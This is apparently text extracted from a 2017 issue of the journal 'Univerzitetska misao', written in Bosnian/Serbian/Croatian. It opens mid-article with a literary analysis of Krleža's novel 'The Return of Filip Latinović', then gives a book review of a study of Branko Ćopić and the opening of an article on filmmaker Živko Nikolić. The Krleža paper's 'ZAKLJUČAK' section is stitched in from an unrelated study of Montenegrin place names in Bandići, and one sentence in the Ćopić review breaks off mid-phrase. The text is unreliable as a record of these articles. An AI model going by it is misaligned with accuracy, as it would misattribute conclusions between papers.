Nije se lahko uklapao u društvo, zbog svog meditativnog pristupa pojavama i ljudima, ili zbog slikarskog osobenog mentaliteta i naravi, koje nije mogao smjestiti u panonski ram uokviren provincijskim predrasudama i nevoljama. Takav umjetnički senzibilitet tragao je za originalnim i sadržajnim životom savremenog intelektualca i umjetnika, koji se nikad ne zadovoljava postojećom stvarnošću i vlastitim položajem, već traga za ostvarenjem svojih ideala, koji su često ostvarivi jedino u sferi virtualne stvarnosti, nikako u panonskom blatu, u društvu ostarjele majke, islužene bordel-frajle, i sumnjivih bjelosvjetskih protuva

Kirialesa, Baločanskog i Bobočke. Umjetnikova potreba za snažnim i izvanrednim doživljajem čari životne konkretnosti, baciće ga u naručje nimfomanke Bobočke, koje bi se mnogi prozaični palanački duhovi klonili iz formalne moralne obzirnosti i kanona po kojima funkcionira provincija.

Neobična priroda slikara Filipa traga u kaptolsko-kostanjevačkom sivilu za nesvakidašnjim nekliseiziranim senzacionalnim životnim otkrićem, bez obzira odakle ono izviralo i kako ga je konvencionalni poredak okarakterisao i kakvo mu je mjesto fiksirao u društvu. Filip je promašio život, u svom traganju, nije se zaustavio nigdje ni zbog koga, a toliko je lica prodefilovalo pored njega i ni u jedno se nije zagledao koje bi ga usidrilo u mirnu životnu luku. On je stranac u životu i tamo daleko od svojih i svog zavičaja i ovamo blizu uz svoju majku u svom zavičaju. Poput Kamijevog apsurdnog junaka Mersoa, on nije dotakao slast jednostavnog logički uspostavljenog poretka življenja, već visi nad životom kao besmislenom provalijom kao što jedan Abdagićev lirski subjekt visi nad vasionom uhvaćen za mjesec lebdeći nad životom (Džemić, 2015:142).

Introvertni i analitični intelektualac i slikar Filip je stranac i čudak u Kostanjevcu u kome kriminalizirane inteligentne propalice okajavaju svoje životne grijehove u sivilu, blatu, mraku i zadahu štakorskog podzemlja i nadzemlja, hvatajući posljednje zrake životne svjetlosti koja neumitno nestaje iz njihovog horizonta. Njegov slikarski stvaralački naum kao da se utapa u mrak i morbidnost postelje fantom-žene nimfomanke Bobočke, koja je razorila mnoge živote, karijere, progutala mnogima bogatstvo.

Pojava Bobočke, fatalne dame u crnom, privukla je pažnju umjetnika i intelektualca Latinovića, zaglavljenog u panonskom blatu, usporenih reakcija bez ikakve dinamičnosti i mogućnosti da se svojim aktivizmom izbavi iz provincijske čamotinje, tuge i gliba. Svjestan njene mračne i fatalne prirode, bolesnih strasti, ona u njemu pokreće kako-tako životno pulsiranje i potrebu za stvaranjem, budi njegovu ugašenu kreativnost, pa slike iz njega naviru poslije dugotrajnog stvaralačkog pasivizma i meditativno-esejističkog promišljanja. Filip sa njom ostvaruje najživotniju komunikaciju, jer ona najbolje razumije njegove estetske doživljaje i razdražljivu prirodu umjetnika pustolova i brodolomnika.

Filip nije konvencionalni tipus intelektualca bogatog formalnog znanja i životnog iskustva koga bi u panonskoj vlagi zabavilo društvo činovnika Baločanskog, sužnja konvencionalnog filistarskog reda u nametnutom životu koji rutinski otaljava život. Taj Bobočkin ljubavnik, naoko ugledan činovnik i sretan čovjek, srušio se pred naletom ženskog principa i erosa fatalne zavodljivosti dame u crnom, pred kojom čekleknuti i biti poražen doživjevši novčani krah, brakolomstvo, smrt žene, robiju. Filipa nije privlačio ni učeni i zagonetni intelektualac Kiriales, bjelosvjetska protuva sa kojim je vodio dugotrajne polemike o slikarstvu. On nalazi društvo u prostitutki, koje bi se prosječan poštovalac banalne palanačke filozofije moralnog reda i snobovskog poretka, libio i klonio. Njena potreba za intenzivnim i aktivnim učešćem na životnoj pozornici, makar i na njen način, privukao je pažnju slikara iz koga konačno lahko izranjaju slike zarobljene kaptolsko-kostanjevačkom životnim konvencionalnim poretkom.

Nespretni i izgubljeni čovjek umjetnik, koji se vratio da bi se pronašao, zaglavljen je u panonskom blatu u društvu promašenih egzistencija u zadimljenim

kostanjevačkim krčmama, dramskom igrom slučaja uranja u okrilje nimfomanke odjevene u crno koja sije tamu, blud, propast i smrt.

Literarno glorificirani bošnjačko-muslimanski junak Alija Đerzelez je i pored nepobjedivosti u dvobojima bio poražen pred ženom, u čiju logiku poimanja muškarca-mužjaka se nije uklapala grandiozna figura nepobjedivog epskog junaka. U sudaru sa prosječnim, kanoniziranim i konvencionalnim, jednostavnim i realnim životom, njegova grandioznost se survala do karikaturalnosti u kojoj on štrči lišen percepcije i mogućnosti spoznaje tajni žene, izgubivši mejdane iz nemoći da se suprotstavi njenom, za njega, tajanstvenom ženskom oružju.

Nespretnost epskog junaka da dođe do žene dobiće epilog u njegovom padu u krilo prostitutke čime se demitizira briljantnost i nepobjedivost Đerzeleza na svim životnim putovima kojima je prohodio, isto kao što će nezadovoljnu Filipovu umjetničku egzistenciju sudbina baciti u krilo nimfomanke u crnom, fatalne Bobočke. Ta antipodnost u životu je često ne samo izraz tragičnog skončanja i uvora ljudskih ideala, iluzija i snova, nego čovjekovo otkriće spoznaja čitave raskošnosti sasvim drugačijeg rezona i mogućnosti življenja, makar i poročno, od onog kruto shematiziranog i konvencionalno osmišljenog bitisanja.

Posebno je taj groteskan spoj antipodnih životnih polova i pojava izazovan za mislećeg čovjeka, intelektualca, umjetnika, koji se ne miri sa bačenošću u život i nemoći da se iz te bačenosti podigne i počne iscrtavati životni put kojim nisu prohodili pametni i razumni ograničeni kanonima malodušne i prozaične društvene stvarnosti. Život fatalne bludnice Bobočke zasnovanom na njenom rezonu slobodnog predavanja čulima i erosu pokreće u slikaru Filipu u provinciji uspavanu i usporenu stvaralačku energiju umjetnika zamajanog besposličarenjem i meditativnim posmatranjem ambijenta i pojava u panonskom blatu. Vremenom njeno tajno zavodničko oružje sve više zarablja Filipa koji će joj se potpuno predati.

Bobočkin krah, od nekada, moćne zavodljive dame u crnom, do njene kostanjevačke posnulosti, te iskrena samospoznaja svoje promašenosti, vezali su slikara za nju, jer je u njenoj sudbini promašene egzistencije, sagledavao sopstveni životni udes i ugasnuće nadanja i plamena koji dogorijevaju u sumraku vlažne, blatnjave i smrdljive kostanjevačke provincije u kojoj će Baločanski na kraju prerezati grkljan dami u crnom u dramatično napetoj i bizarnoj atmosferi, ostavivši je u krvi iz koje sablasno zjapi širom otvorenih i ukočenih očiju. Sve se filmskom brzinom ili kao u klasičnim tragedijama izdešavalo: Kirialesovo samoubojstvo, Filipov trenutak istine u razgovoru s majkom i spoznaja da mu je pravi otac Liepach, Baločanskijevo ubojstvo Bobočke. Slikar, intelektualac i filozof Filip Latinović, ostaje usamljenik na pozornici kostanjevačke drame u finalu svog uzaludnog traganja za jednostavnosti življenja u besmislom naslikanom panonskom blatnjavom ambijentu.

Kostanjevački azil za bivšu i propalu aristokratiju, ostarjele i prevaziđene prostitutke i nimfomanke, perverznjake i bludnike, autodestruktivce i destruktivce, razdražljive i nezadovoljne umjetnike skitnice razjedane edip- kompleksom, u svoje panonsko blato, gnoj i štakorski smrad, primio je još jednog tipusa brodolomnika i pustolova, Kirialesa. Kiriales je prototip dehumaniziranog mizantropski orjentiranog i otuđenog, nazovi savremenog intelektualca, koji predstavlja nadolazeću marinetijevsku fašisoidnu futurističku viziju u XX stoljeću. Njegova formalna i suhoparna naobrazba je u službi destrukcije i pokopa ljepote življenja za kojom traga

Filip. On nihilistički promovirao antiživot, što se savršeno ukomponiralo u kostanjevački azil propalica i bivših ljudi koji će se daviti u panonskom blatu propadajući i čekajući smrt. Polemike sa Kirialesom još će ubjedljivije razgoliti Filipovu životnu razvalinu i dekadentnost umjetnika povratnika iz zapadnoevropskih metropola, zaglavljene u panonskom blatu, odakle se nije kadar iščupati i pored osjećanja da se ni u zavičaju nije pronašao i da propada u društvu mračnih i propalih egzistencija.

Sudar Filipove idealističke umjetničke vizije života i življenja sa ciničnim materijalističkim demonskim nihilizmom Kirialesa, definitivno razara i posljednji trzaj životnosti, ako ga je uopšte i bilo, u traumatiziranom slikaru nemoćniku nesposobnom da sa sebe strese prokleti fatum koji ga je tako moćno ukopao u glib kostanjevačkog mikrokosmosa. U širem značenju to je metafora i vizija čovjekove nemoći u materijalistički demoniziranom savremenom svijetu.

Kiriales je izdanak i medijum tog tvrdog materijalističkog dehumaniziranog svijeta u kome se mistik, umjetnik, mislilac i analitičar lelujava naravi, Filip, tragajući za suštinskom ljepotom življenja, lahko gubi i leluja kao pramen na vjetru.

SLIKARSKE VIZIJE FILIPA LATINVIĆA

Značajan broj svojih esejističkih radova Krleža je posvetio slikarskoj umjetnosti i slikarima. Zainteresiranost za slikarsku umjetnost on ispoljava i uvođenjem likova slikara u svoja književna djela od kojih su mu najuspjelija ostvarenja Filip, Leone i Aurel.

Neopresionistički slikar Filip Latinović nastoji da simboliziranom vizijom stvarnosti iznese svoj stav, kritiku, sud anarho-dekadentne jezivosti savremenosti lišene estetičnosti, humanizma i moralnosti. U njegovom umjetničkom panoptikumu je slikarskim modernim postupkom data mračna scena dekadentnosti, posrnuća i truleži građanske klase u Hrvatskoj krajem XIX stoljeća. Nemogućnost jednostavnosti življenja u panonskom arealu, u kome meditira slikar Filip, nesposoban na životni trzaj, dinamiku, izbavljenje, je vizija čovjeka koji nešto zna, želi i hoće, ali ne umije i ne može iskoračiti iz sopstvene zarobljenosti introspekcijskim mudrovanjem i analitičkim umjetničkim percepcijama. Čudak i stranac u svijetu panonskog blata, odavno odbjegao od sebe-jednostavnog u sebe-kompleksnog, on se nastoji vratiti panonskoj stvarnosti u kojoj bi konačno odsjeo i istovario pregolem evropski prtljag sa svoje lelujave umjetničke fizionomnosti. U tom dramatično napetom traganju za spoznajom pravog jednostavnog lijepog življenja, on se razočarao u surovost evrometropolske pustoši, što će ga odvesti u drugu, kaptolsko-kostanjevačku i panonsku čamu, u kojoj su azil pronašle bjelosvjetske promašene egzistencije u autodestrukciji i defetizmu, drobeći sebe u samom finalu životnih iluzija i promašenosti. U takvom arealu animalizirana ljudska priroda i umjetničko nastojanje da se naslika stvarna životna slika u svojoj cjelovitosti sa svim zvukovima i mirisima, zastaće ispred čvrsto sazidanih zidova na blatnjavom panonskom fundamentu.

Problem koji on sebi kao slikaru postavlja tu bio je problem moderne umjetnosti uopšte: Slikati zvukove i mirise-sve. Apstraktno ekspresionističko slikarstvo je izraslo na težnji da govorom čistih boja

proizvedu kolorističke i zvučne asocijacije istovremeno. Međutim, Filip ne teži za apstraktnom stilizacijom, već za slikom koja bi bila toliko stvarna da bi tom svojom pretjeranom stvarnošću i totalnošću prelazila u krajnost karikature. Za njega je slikanje vidljivo otvaranje prostora pred nama, jer ako to nije, nema zapravo smisla (Vučković,1988:14).

Filipovo zalaganje da naslika tu životnu stvarnu sliku, izraz je njegove traume življenja, ne svojim, nego tuđim, avetinjski nametnutim životom. Bjekstvo u svijet umjetnosti je ne samo prezir postojeće stvarnosti, koju on jedva uspijeva preživjeti, već i izraz sopstvene nemoći i bježanje od istine u svijet iluzije i imaginarnosti. Iako ovaj vječiti slikar nastoji da naslika stvarnu sveobuhvatnu i neposrednu sliku života, on je ipak izvan stvarnosti i u umjetničkoj transpoziciji životne pojavnosti nalazi mogućnost egzistencijalnog opstanka. Jedino što mu je preostalo u tom svom bjekstvu iz života i od života jeste umjetnost. On jedino još vjeruje u čistotu umjetnosti u animaliziranom svijetu.

Ukostanjevačkom dekadentno - bolničarskom blatnjavom panonskom arealu, za vrijeme svečanosti u čast sv. Roka.Filip nastoji naslikati Hristov raspeti lik, koji se simbolično svojom grandioznošću ističe i moćno štrči nad paganskom i bizarnom kostanjevačkom glibavom prizemnošću. On doživljava Hrista kao simbol savršenstva i harmonije čemu čovjek i umjetnik bezuspješno teži, jer ga je njegov fatum uslovljenosti i ograničenosti zarobio u prizemnosti i podzemnosti svijeta, dok je nadzemnost carstvo izabranika s Božjom dimenzijom.

Filipova slikarska predstava Isusa Hrista, jedne od najvećih plemenitih egzistencija u historiji čovjeka, je umjetnikova potreba za stvaranjem idealnog imaginarnog svijeta uzdignutog nad životnom bolnom provalijom u kojoj se bespomoćno puzeći kreću ljudske kreature nastojeći provaliti krug crvotočne fantomske karikaturalne tragične stvarnosti. Nasuprot idealizacije Hristovog lika u slikarskoj transpoziciji, on je naslikao karikaturu svoje majke, što znači da je ljudska egzistencija spram božanske prizemna, trivijalna i karikaturalna. Čovjek i umjetnik arhetipski nemoćan nad životnim besmisлом i fatumom u namjeri da dosegne istinu i suštinu Bogu ili Đavolu, a ne autoritetu čovjeka, priznajući na taj način sopstvenu ljudsku impotentnost pred zapitanosti nad misterijom života. Zato je i lik raspetog Hrista česta Krležina umjetnička transpozicija u traganjima za čovjekovom iskonskom suštinom i misijom u životnom blatu u koje je bačen bez njegovog pitanja i volje.

Panonsko blato je u širem simboličkom i asocijativnom značenju svo ovozemaljsko planetarno blato za koje se lijepe stopala slikara Filipa i stopala svih mislećih ljudi u svim vremenima i prostorima, koji bi da iskorače iz sopstvene zaglavljenosti u sferu slobodnog egzistiranja čemu čovjek teži od praiskona, a kome se fatum njegove tragične zarobljenosti trijumfalno kezi poigravajući se sa čovjekovom grotesknom egzistencijom za koju se on ne pita niti značajnije utiče na nju.

ZAKLJUČAK

Crna Gora se nalazi na raskršću kultura, a time i jezika. Stoga ne čudi podatak da je njeno jezičko područje poznato po bogatstvu onomastičkog materijala, što je privlačilo brojne istraživače. Kao posebna grana lingvistike, onomastika proučava: lična imena i nadimke odnosno značenje i istoriju imena ljudi (antroponime) i imena mjesta (toponime). Bitno je napomenuti da se, u naučne svrhe, ova disciplina, između ostalog, koristi etimologijom, dijalektologijom, istorijom, etnologijom, mitologijom. Uzorak mikrolokacija koje smo ovdje predočili ukazuje na bogatu bandićku mikrotoponimiju. Međutim, potrebno je ovdje ukazati i na neke poteškoće koje su postojale u toku rada na terenu. Naime, obilazeći neka od sela koja su pomenuta u radu, nailazila sam mahom na napuštena imanja čiji su vlasnici nevoljno morali odseliti sa svojih „ognjišta.“ Dva su razloga za to: migracija i potraga za boljim životom koja ih je odvela u pojedine djelove Srbije (Beograd), Vojvodine (Vrbas, Crvenka, Novi Sad), Hrvatske, a ima i onih koji su „uhljebljenje“ našli u Americi i dalekoj Australiji. Očekivala sam da dođu potomci odseljenih, za vrijeme godišnjih odmora, ali ih se mali broj vraća svom zavičaju. To su, uglavnom, mlađi ljudi rođeni u drugoj sredini, pa su i priče predaka o Bandićima poprilično zaboravili. Zato sam se oslonila na kazivanja njihovih rođaka i komšija što ne može biti ni blizu „informacijama iz prve ruke.“ Ipak, zahvaljujući dobroj volji, ljubaznosti i predusretljivosti „angažovanih“ informatora, terenska istraživanja su privedena kraju i krunisana raskošnim Rječnikom koji je krasnopisom ispisao „najljepšu istoriju jednog regiona.“ Informatori, čija je pomoć bila vrlo dragocjena, uglavnom su starije dobi, rođeni u Bandićima. Pojedini žive u Podgorici i okolnim mjestima, ali održavaju veze sa zavičajem tako što redovno dolaze, čiste imanja, kontaktiraju sa rođacima i ispunjavaju sve seoske obaveze.

I na kraju, autorka ovih redova, želi posebno naglasiti da joj je glavni motiv, između ostalog, u odabiru ove teme bio otrgnuti od zaborava riznicu autentičnih „prahom vremena“ posutih imena neponovljivog bandićkog areala. Nadam se da će ovaj rad dati skroman doprinos daljem razvoju lingvistike, istorije jezika, dijalektologije sa akcentologijom i biti podsticaj za buduća istraživanja u tom pravcu, jer nema pouzdanijeg „hroničara“ od onomastike koja slijedi tragove, „bilježi i pamti“ sve događaje.

BIBLIOGRAFIJA

1. Bahtin, Mihai.1991l. Autor i junak u estetskoj aktivnosti.Novi Sad: Bratstvo-jedinstvo.
2. Bahtin, Mihail.1985.O romanu. Beograd: Nolit.
3. Džemić, Kemal 2017.Vukašin tip evropeiziranog srpskog intelektualca u Ćosićevom romanu Koreni. Knowledge, 2017.br.16.3:1209-1212.
4. Džemić, Kemal 2015.Abdagićevo poimanje nacije i vjere u romanu Feniks. Islamska misao, 2015.broj 8:137-147.
5. Fraj, Nortrop.1985. Veliki kodeks, Biblija i književnost. Beograd:Prosveta.
6. Frojd, Sigmund.2010.Uvod u psihoanalizu.Kragujevac: Imperija knjiga.
7. Jung, K. Gustav.2003.Arhetipovi i kolektivno nesvesno. Beograd: Atos.

8. Krleža, Miroslav. 1988. Povratak Filipa Latinovića, Sarajevo: Veselin Masleša.
9. Vučković, Radovan, 1988, Kontinuitet i karakteristike romana Povratak Filipa Latinovića, Sarajevo, Veselin Masleša.

RESUME

With his novel on an artist, *The Return of Filip Latinovic*, Krleža presented himself to the domestic and the European literary audience as a modern writer of broad culture, who approaches the artistic material from the perspective of an existentialist view of thinking occurrence in contemporary social circumstances using modernistic poetic techniques. Krleža moves his hero artist, Filip, urbanofob, from the snobbish European metropolis and places him in his homeland in search of the removal of the secret of his identity and the beauty of simple life, where he discovers the worn-out, failed, and tired former people stuck in the Pannonian mud, who in their nihilism dally their remaining days. The impossibility of ease of life in the Pannonian mud, in which the painter Filip is meditating, incapable of life jolt, dynamics, rescue, is Krleža's vision of a modern disoriented man who knows something, wishes and wants, but does not know and can not step out from his own captivity with introspectional philosophizing and analytic artistic perceptions and meditations. Filip's painting performance of Christ is the artist's need to create the ideal type of lifted over life's painful abyss in which human creatures are helplessly crawling trying to break the circle of wormhole phantom caricatureal tragic life reality. Krleža, by introducing an intellectual and an artist into the structure of a novel based on modernist practices, leaning on the Freudian psychoanalytic tradition and Proust's technique of restoring the past, placed the work of *The Return of Filip Latinovic* in the modern existentialist and psychological prose of the 20th century, authoritatively influencing the further flows of intellectualization and Europeanization of Croatian and South Slavic contemporary literature.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 59-60, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Filologija

Datum prijema rada: 07.03.2017.

Datum prihvatanja rada: 03.05.2017.

UDK: 821.163.41.09 Топић Б.(049.32)

doi: /

371.3::821-82(049.32)

Prikaz knjige

**ĆOPIĆEV HUMOR I IGRIVOST KAO ČITALAČKI
PARAMETRI KOJI SU NADVLADALI VREME**
**Edina Murtić, Umjetnost pripovijedanja Branka Ćopića,
University Press, Sarajevo, 2016.**

Branislava Vasić Rakočević

Internacionalni Univerzitet u Novom Pazaru,
Novi Pazar, Srbija
branislava.vasic-rakocevic@uninp.edu.rs

Pisac Branko Ćopić, i osporavan i hvaljen, od strane savremenika pa do dan danas nalazi se u istom procepu i predmet je stalnih diskusija počev od književne vrednosti do zastupljenosti u školskim programima na području bivše SFRJ. No, deo kanona ili ne, ne može se prenebregnuti činjenica da su, ako ništa drugo, Ćopić kao pisac za decu i njegova kulturna dela, ostavili trag u odrastanju ogromnog broja dece s ovih prostora, te ostavljaju i dan danas bez obzira na činjenicu koliko je tematika neaktuelna ili je milje stran prosečnom savremenom detetu. Ono što njegov prosede čini specifičnim jeste pre svega autentičan vid humora i igrivosti, odnosno igre, koji su konstituenti u stvaranju jednog boljeg, bezbrižnijeg i prihvatljivijeg sveta. Igra je oznaka aktivizma, dostizanje mnoštva mogućnosti i kao takva osporavanje realnosti, nepriznavanje bilo kakvih a priori datosti i konvencijama ograđenih formi. Igra i humor su zapravo otpor i stvaranje i kao takve osnovne odlike autentične i originalne književnosti.

Studija Edine Murtić, u tom smislu, predstavlja vrlo važno ostvarenje, jer putem tumačenja reprezentativnih uzoraka čitavog Ćopićevog dela, obraća pažnju ne na spolajšnje činioce, ideološku zasićenost ili recepcijska ne/prihvatanja, već zapravo na osnovne kvalitete i krucijalne poetičke odlike Ćopićeve književnosti na integralnom nivou. Studiju otvara poglavlje pod naslovom Književnoteorijski pristup Ćopićevom smijehu i kao takvo ovo uvodno poglavlje predstavlja veoma važan aspekt. Autorka se ovde detaljno bavi Bahtinovim konceptom karnevala, odnosno karnevalizacije. Kako Bahtin rekonstruiše kolektivno-nesvesni princip karnevala i primenjuje njegov koncept različite aspekte čovekovog života i stvaranja, on zapravo polazi od njegove subverzivnosti i teze da je to vreme apsolutne relativnosti i otklon od svih mogućih pravila i normi svakodnevnog života. Zastupajući ovu tezu, autorka napominje da je smeh, odnosno humor u Ćopićevoj prozi spasonosni otklon od najvećih stradanja, muka i patnje, da je zapravo spasonosni momenat u kome se život postavlja kao moguć i razumljiv u takvom jezivom konceptu. Podvlačeći takođe i transponovanje mitskog u doba rata i stradanja, ona ističe vrednosni aspekt Ćopićevog dela baš njegovom vezom sa najdubljom tradicijom, sa arhetipovima sveopšteg ljudskog iskustva. Dalje je studija koncipirana tako što se autorka veoma sistematično bavi njegovim opusom u književnoistorijskom kontekstu. Ona pregledno i taksativno

navodi život Ćopićevog opusa od predratnog do poratnog perioda, njegovu sudbinu u južnoslovenskoj interliterarnoj zajednici, kao i veći deo njegovog opusa, a to je književnost za decu. Takođe, s otklonom književnog istoričara, navodi prilike u književnom kontekstu onog vremena, dozu ideološke zasićenosti, kao i prisile na istu, Ćopićevo rano odstupanje od angažovane književnosti i njegove pokušaje (uslovno rečeno) bavljenja satirom koje su ga i dovele do javnog osporavanja, prećutkivanja i, napokon, njegovog odustajanja u borbi s ideološkim avetima.

Centralni deo studije Edine Murtić predstavlja vrlo značajan i dragocen uvid u metodički pristup književnom delu narečenog pisca. Ono što je ovde neophodno podvući jeste sistematičnost i inovativnost. Ona, dakle, daje pregled mogućih metodičkih pristupa, ali posebno za svaku književnu vrstu odnosno rod kao primer. Tako je prva problemska interpretacija romana data na primeru *Osme ofanzive*, zatim pripovetke na primerima iz zbirke *Bašta sljezove boje*, a potom drame, tačnije komedije na primeru *Odumiranje meveda*. Posebno poglavlje predstavlja metodička interpretacija književnog lika Nikolettine Bursaća. Primeri ovakvih metodičkih mogućnosti za istraživanje književnog teksta nezaobilazan su i dragocen priručnik za sve one koji se bave nastavom maternjeg jezika u osnovnim i srednjim školama. No, ova studija se ne može posmatrati isključivo kao metodički doprinos. Kroz sve ove interpretacije, autorka podvlači piščeve dominantne poetičke odrednice dajući na taj način jednu ukupnu, integralnu sliku njegovog opusa i njegove važnosti i umetničke autonomnosti bez obzira na književnoistorijski kontekst u kome se proučava.

Ćopić je tako, za razliku od načela vremena u kome piše, svoje likove individualizovao, psihološki iznijansirao, a humornu viziju sveta, a naročito lepotu sveta detinjstva, podigao do najvišeg stepena. Slika sveta u delima ovog autora počiva na dihotomnoj strukturi, najpre na njenim klasičnim osnovima na kome se odražava razdvojenost čovekove korporalne i duhovne egzistencije, sna i jave, idela i realnosti, zatim prošlosti i sadašnjosti, tamnih i svetlih boja i tonova, rata i mira, sela i grada. Stvarnost Ćopićevog sveta i njegovih junaka je tako sačinjena iz protivurečnosti koje pokušavaju da se prevaziđu i da se dođe do ravnog spokojstva i lepote, onog istinski estetski relevantnog što jeste jedna od

Stoga se može zaključiti da Umjetnost pripovedanja Branka Ćopića predstavlja jednu vrlo važnu i sveobuhvatnu studiju, ali i priručnik metodičke provenijencije. Može se tako čitati na različite načine, ali, čini se, da je najvažnije podvući da je vrednost ovog poduhvata što se takođe može pročitati i kao apologija jednom kvalitetnom piscu i originalnom književnom tekstu koji je oblikovao unutrašnji svet mnogih generacija, a kroz svoju predanu čitalačku publiku čini to i danas.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 61-71, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Sociologija

Datum prijema rada: 11.07.2017.

Datum prihvatanja rada: 03.10.2017.

UDK: 791.633-051 Николић Ж.

doi:10.5937/univmis1716061K

Pregledni rad

NIKOLIĆEVO VIĐENJE FILMA I OKOLNOSTI U KOJIMA JE STVARAO

Zoran Koprivica

Fakultet dramskih umjetnosti, Cetinje

Cetinje, Crna Gora

zoran.koprivica@gmail.com

Apstrakt

Filmsko stvaralaštvo Živka Nikolića, viđeno kroz vizuru ovog autora, sadrži niz pojedinosti koje bacaju osobeno svjetlo na njegovo djelo i kao umjetnika ga određuju. Često su iznošene konstatacije koje nisu bile na fonu Nikolićevog poimanja suštine filmske umjetnosti, ali i one, iako rijetke, koje afirmativno oslikavaju njegov stvaralački diskurs i suštinske osobenosti njegove poetike. Predmet Nikolićeve pažnje nikada nisu bile isključivo spoljne karakteristike djela, niti je on, kako je to često isticao, želio da film opterećuje nebitnim detaljima. Teško je, po njemu, reći da li umjetnik zna kojim putem korača i kuda ga on vodi. I ne rukovodili se on najčešće instinktom u pokušaju da odgovori na istinu koju osjeća? Nikolić je često isticao paradoksalan interes za njegovanjem osrednjosti u jugoslovenskoj kinematografiji. Otuda, čini se, njegova neskrivena odioznost prema, kako ih on naziva, mitomanima, mediokritetima i lažnim veličinama, kojima je jedino važno bilo pronaći 'pogodnu' temu. Često je citirao poznatu Bergmanovu izjavu o potrebi za stvaranjem. Potreba za stvaranjem i kod Nikolića se, rekli bismo, javljala na istovjetan način: dakle, bergmanovski rečeno, "u vidu gladi".

Ključne riječi: stvaralaštvo, umjetnost, film, humor, satira, eros, tanatos, ljubav, ljepota, zlo, istina, laž, kritika, protivnici, tradicija, mit, arhetip. duhovnost, moral, religija, politika, proročanske konotacije.

NIKOLIC'S VIEW OF FILM AND CIRCUMSTANCES IN WHICH HE CREATED

Abstract

Zivko Nikolic's filmmaking, seen through his vision, contains a number of details that shed particular light on his art work and determine him as an artist. There were often heard statements that were not in the frame of Nikolic's understanding of the essence of cinema, but also those, though rare, that affirmatively reflected his creative discourse and the basic characteristics of his poetics. The subject of Nikolic's attention had never been exclusively external features of a work, nor he, as often pointed out, wanted to burden film by insignificant details. It is difficult, according to him, to say if the artist knows which way he walks onward and where it leads. And if he generally governed by instinct in an attempt to respond to the truth that feels? Nikolic had frequently emphasized the paradoxical interest in fostering mediocrity in Yugoslav cinema. Hence, it seems, his open repugnancy to, as he calls them, mythomaniacs, mediocrities and false greatneses, and all that them mattered was to find a 'suitable' theme. He often cited Bergman's famous statement about the need to create. The need

to create in Nikolic's case, we would say, occurred in the same way: that is to say, "in the form of hunger."

Keywords: creativity, art, film, humor, satire, Eros, Thanatos, love, beauty, evil, truth, lie, criticism, opponents, tradition, myth, archetype. spirituality, morality, religion, politics, prophetic connotations.

UVOD

Po Nikoliću, u stvaralaštvu, jednako kao i u životu, postoji određeni slijed. Predmet njegove pažnje nikada nisu bile isključivo spoljne karakteristike djela, niti je on, kako je to često isticao, želio da film opterećuje nebitnim detaljima. Teško je, po Nikoliću, reći da li umjetnik, zapravo, zna kojim putem korača i kuda ga on vodi. I ne rukovodili se on najčešće instinktom u pokušaju da odgovori na istinu koju osjeća i koja je duboko u njemu zapretana. Ali je jednako teško razmišljati i o sebi kao umjetniku. Ono na čemu je Nikolić posebno insistirao bila je originalnost i autentičnost filmskog izraza. Najviše iz tog razloga, čini se, nije podnosio nikakva estetska ograničenja i nametanja stvaralačke „uniformnosti“, uključujući i „etablirane“ i opšteprihvaćene filmske „norme“ i „modele“. Nikolić je često isticao „jak“, ali istovremeno i paradoksalan interes za njegovanjem osrednjosti u jugoslovenskoj kinematografiji. Otuda, čini se, njegova neskrivena odioznost prema, kako ih on naziva, mitomanima, grandomanima, mediokritetima i lažnim veličinama, kojima je jedino važno bilo pronaći „pogodnu“ temu.

I - STVARALAŠTVO

Nikolićeva prva otvorena pobuna protiv, kako ih on naziva, ‘elegantnih i napudranih premijera’ kojima se željela skrenuti pažnja s pravog stanja u jugoslovenskoj kinematografiji, vezana je za premijerno prikazivanje Beštija, njegovog prvog dugometražnog filma. Umjesto Nikolića na premijeru tog filma stigao je njegov telegram. Filmsko stvaralaštvo Živka Nikolića, iako za prilike u kojima su nastajali njegovi filmovi, ni po čemu atipično, sadrži niz pojedinosti koje bacaju osobeno svjetlo na njegovo djelo i kao umjetnika ga određuju. Nakon brojnih uspjeha koje je postigao sa dokumentarnim filmovima, Nikolić se okreće dugometražnom igranoj formi, što kod kritičara i publike izaziva različite reakcije. Pored dokumentarnih, Nikolić zapažene uspjehe postiže upravo sa svojim dugometražnim igranim filmovima, koji su prikazivani na značajnim svjetskim festivalima /Venecija, Berlin, Pariz, Moskva, Montreal/. Neki od njih do danas su ostali najgledaniji, ili među najgledanijim stranim filmovima u pojedinim zemljama, kao što je to, primjera radi, slučaj sa Lepotom poroka u Izraelu. Neizostavno treba pomenuti i kultnu televizijsku seriju Đekna još nije umrla a ka'će ne znamo, sa autentičnim humorom i običajima crnogorskog planinskog sela. Nikolića mnogi smatraju jednim od najznačajnijih satiričara naših naravi. Pa ipak, po Nikoliću, svakom autoru – i posebno njemu kao autoru! – teško je da definiše šta je uradio, budući da je svako djelo otvoreno i ima svoje znakove koje svaki gledalac tumači na svoj način. Često su iznošene konstatacije

koje ni po čemu nisu bile na fonu Nikolićevog poimanja suštine filmske umjetnosti, ali, s druge strane, i one, doduše rijetke, koje precizno i afirmativno oslikavaju njegov stvaralački diskurs i suštinske osobnosti njegove poetike. Tako se nikako ne može prihvatiti tvrdnja o opasnosti sadržanoj u Nikolićevom 'činu samoodricanja' – time se želi ukazati na temeljnu promjenu njegove stvaralačke optike, koja je implicirala promjenu tematskih opredjeljenja – kao ni ona po kojoj je taj 'čin' njegovu poetiku transformisao u sopstveni 'surogat'. Evidentno je da se Nikolić u jednom trenutku okrenuo drugačijim formama filmskog izraza i da je svoje uobičajeno tematsko usmjerenje, na određeni način, modifikovao. Upravo u tome, tematskoj razućdenosti i interferencijama narativnih kodova, Nikolić pronalazi nove puteve izražajnosti i otklona od klišea u koje je njegova poetika mogla zapasti. Uz to, on je bio duboko svjestan činjenice da određeni estetski modeli imaju svoja vremenska 'ograničenja'. Stoga se kvalitativna /i korelativna!/ promjena, kao alternativa, sama od sebe nametala. Takođe je sumnjivo gledište, koja je dugo opstajalo kao estetska 'specifičnost' Nikolićevih filmova, o njihovoj navodnoj nekomunikativnosti. Činjenica je, međutim, 